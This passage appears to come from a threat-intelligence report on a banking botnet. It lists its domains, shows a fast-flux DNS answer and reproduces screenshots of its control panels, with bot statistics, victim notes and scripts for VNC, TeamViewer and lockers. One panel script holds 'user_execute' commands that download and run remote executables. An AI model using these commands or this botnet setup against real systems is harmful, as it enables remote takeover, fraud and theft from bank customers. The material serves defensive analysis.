
babybumred.com
privettebemyfriend.com
supermandarininfo.su
mandarin-infox.su
mandarin-info.com
anonymousua.com
bubsportv.su
inproductsport.su

```
;; QUESTION SECTION:
;mandarin-infox.su.              IN      A

;; ANSWER SECTION:
mandarin-infox.su.      150     IN      A       46.119.127.195
mandarin-infox.su.      150     IN      A       188.27.91.184
mandarin-infox.su.      150     IN      A       176.109.231.142
mandarin-infox.su.      150     IN      A       109.60.194.211
mandarin-infox.su.      150     IN      A       94.244.142.58
mandarin-infox.su.      150     IN      A       94.244.165.236
mandarin-infox.su.      150     IN      A       46.187.117.175
mandarin-infox.su.      150     IN      A       81.22.142.183
mandarin-infox.su.      150     IN      A       176.109.190.102
mandarin-infox.su.      150     IN      A       2.60.13.132
mandarin-infox.su.      150     IN      A       91.105.99.26
mandarin-infox.su.      150     IN      A       31.193.93.158

;; AUTHORITY SECTION:
mandarin-infox.su.      150     IN      NS      ns1.tknsk.su.
mandarin-infox.su.      150     IN      NS      ns2.tknsk.su.
```

# SINGLE FAST-FLUX



# DOUBLE FAST-FLUX




Login
User name:
Password:
Remember (MD5 cookies)
Submit

# CP :: Summary statistics

**Information:**

Current user: [redacted]
GMT date: 19.05.2014
GMT time: 15:06:51

**Statistics:**

- Summary
- OS
- OS on bots

**Botnet:**

- Bots
- Scripts
- SOCKS

**Modules parser**

- Show parser
- Show misc parser
- Show http/https parser

**Reports:**

- Search in database
- Favorite reports
- Search in files
- Links

**System:**

- Information
- Options
- User
- Users

**Logout**

| Information | |
|---|---|
| Total reports in database: | 39 949 366 |
| Time of first activity: | 03.07.2013 19:27:13 |
| Total bots: | 46 234 |
| Total active bots in 24 hours (click for details): | [redacted] |
| Bot versions (click for details): | 3.2.2.2 — 3.3.7.0 |

**Efficiency & Security**

[ Setup ]

**Current botnet:** [All] >>

**Actions:** Reset "New bots"

| New bots (2 344) | |
|---|---|
| UA | 1 899 |
| RU | 272 |
| -- | 40 |
| BG | 19 |
| KZ | 12 |
| HU | 10 |
| BY | 9 |
| IN | 9 |
| LT | 9 |
| CZ | 8 |
| UZ | 7 |

# CP :: Scripts

**Information:**

Current user: [redacted]
GMT date: 19.05.2014
GMT time: 15:18:25

**Statistics:**

- Summary
- OS
- OS on bots

**Botnet:**

- Bots
- Scripts
- SOCKS

**Modules parser**

- Show parser
- Show misc parser
- Show http/https parser


**Reports:**

- Search in database
- Favorite reports
- Search in files
- Links

**Scripts list:**

Action: Enable ▾ >> | Add new script

| | Name | Status | Creation time |
|---|---|---|---|
| ☐ | user_destroy | Enabled | 02.10.2013 09:46:44 |
| ☐ | LOCKERS - 3 локера + удаляет dat файлы и антивирусы. | Enabled | 22.12.2013 09:14:40 |
| ☐ | Обновление БОТОВ_! | Enabled | 16.01.2014 19:35:54 |
| ☐ | remuver - VNC,Xterm | Enabled | 07.02.2014 06:39:34 |
| ☐ | cookies_remove Bots | Disabled | 11.02.2014 08:41:44 |
| ☐ | 443 port VNC | Enabled | 07.04.2014 10:48:24 |
| ☐ | 7875768F963A3AEA - почта РФ - VNC | Enabled | 07.04.2014 14:29:31 |
| ☐ | DEB1E3AED82703 - 5kk sber - VNC - new | Enabled | 10.04.2014 06:18:37 |
| ☐ | VNC - крупняки | Enabled | 10.04.2014 06:20:43 |
| ☐ | Copy of VNC - крупняки | Enabled | 10.04.2014 06:52:09 |
| ☐ | AE0B5ECD9 - VNC | Enabled | 10.04.2014 07:01:16 |
| ☐ | 3D59E96522DF69 - BC - 100k - VNC | Enabled | 10.04.2014 07:33:58 |
| ☐ | AB304E96B - 350k upp_4 - VNC | Enabled | 10.04.2014 07:41:27 |
| ☐ | две прослойки | Enabled | 10.04.2014 11:30:24 |
| ☐ | DF761117C862BA - Wclient 1kk - VNC | Enabled | 10.04.2014 11:31:32 |


KZ
51
CZ
53
RS
53
MD
55
ES
61
EU
66
PL
79
LT
115
HU
162
US
187
BY
233
BG
548
--
1212
RU
3053
UA
39879
0
5000
10000
15000
20000
25000
30000
35000
40000
45000

| | | | |
|---|---|---|---|
| ☐ | 9E96522DF69 - 1kk ifobs akta - VNC | Enabled | 14.04.2014 09:35:56 |
| ☐ | 9E96522DF69 - 1kk ifobs akta - teamvier | Enabled | 14.04.2014 10:47:16 |
| ☐ | A6B09B8F - F&C 120k - teamvier | Enabled | 14.04.2014 10:47:38 |
| ☐ | 9E96522DF69 - kill | Enabled | 14.04.2014 12:41:46 |
| ☐ | 9E96522DF69 - 1kk ifobs akta - lock | Enabled | 14.04.2014 13:12:52 |
| ☐ | 2648AB304E96B - Xterm | Enabled | 14.04.2014 14:58:30 |
| ☐ | 768FA6B09B8F - F&C 120k - xterm | Enabled | 14.04.2014 14:59:14 |
| ☐ | Agatas Ddos bot loads | Disabled | 14.04.2014 18:07:33 |
| ☐ | 75768FDB0BD247 - 19kk - Xterm,VNC,Teamvier | Enabled | 15.04.2014 06:06:06 |

View script

Name: Agatas Ddos bot loads

Status: Disabled

Limit of sends: 0

List of bots:

List of botnets:

List of countries:

Context:

```
user_execute http://[redacted]load/agat/1.exe
user_execute http://[redacted]load/agat/2.exe
```


Save | Create new script from current


Reports (1 440):

Pages: **[1]** 2 3 4 5 6 7 8 9 10 11 .. 29 [Next] [»]

Bots action: Full information >>

| # | ↑ Time of report | Type | Bot ID | Version | Message |
|---|---|---|---|---|---|
| 1 | 14.04.2014 18:07:41 | Sended | **M_B75BA27F7292F68D** | 3.3.6.0 | Sended |


supermandarininfo.su/team/
SpY-Agent
Логин:
Пароль:
Войти


ID
По возрастанию
Сортировать!
ID Бот ID Бот IP Вебкамера Комментарий Статус
№ 7 152186673 0 800k [redacted]875768FE0DD3911 Online
№ 8 152194583 0 350k bylo 800k - tiny - [redacted]875768F2B85CB6D Online
№ 10 475295769 0 Online
№ 12 769727277 0 150k F&C - [redacted]7E50DAD3CAD3 Online !!!
№ 13 184679105 0 pivdenny bank - [redacted]BF1A2E163983AAA Online !!!
№ 16 225206655 0 Online
№ 17 229208338 0 1kk Wclient - [redacted]DF761117C862BA Online
№ 18 233358113 0 Online
№ 19 233915383 0 Online
№ 21 237002663' 0 Online

# xTerm Control center v4.1

## Wellcome admin

# [redacted]k2hovcIX

[Refresh] [Reset user password] [Resend passwords] [RDP-Reinstall] [Install KM] [Upload] [Delete bot record from DB] [Kill Bot][Uninstall]

## Nick

Set

## Tunelling

Tunneling is set to [redacted]

[redacted] Set tunnel Check Unset

## Comments

Set

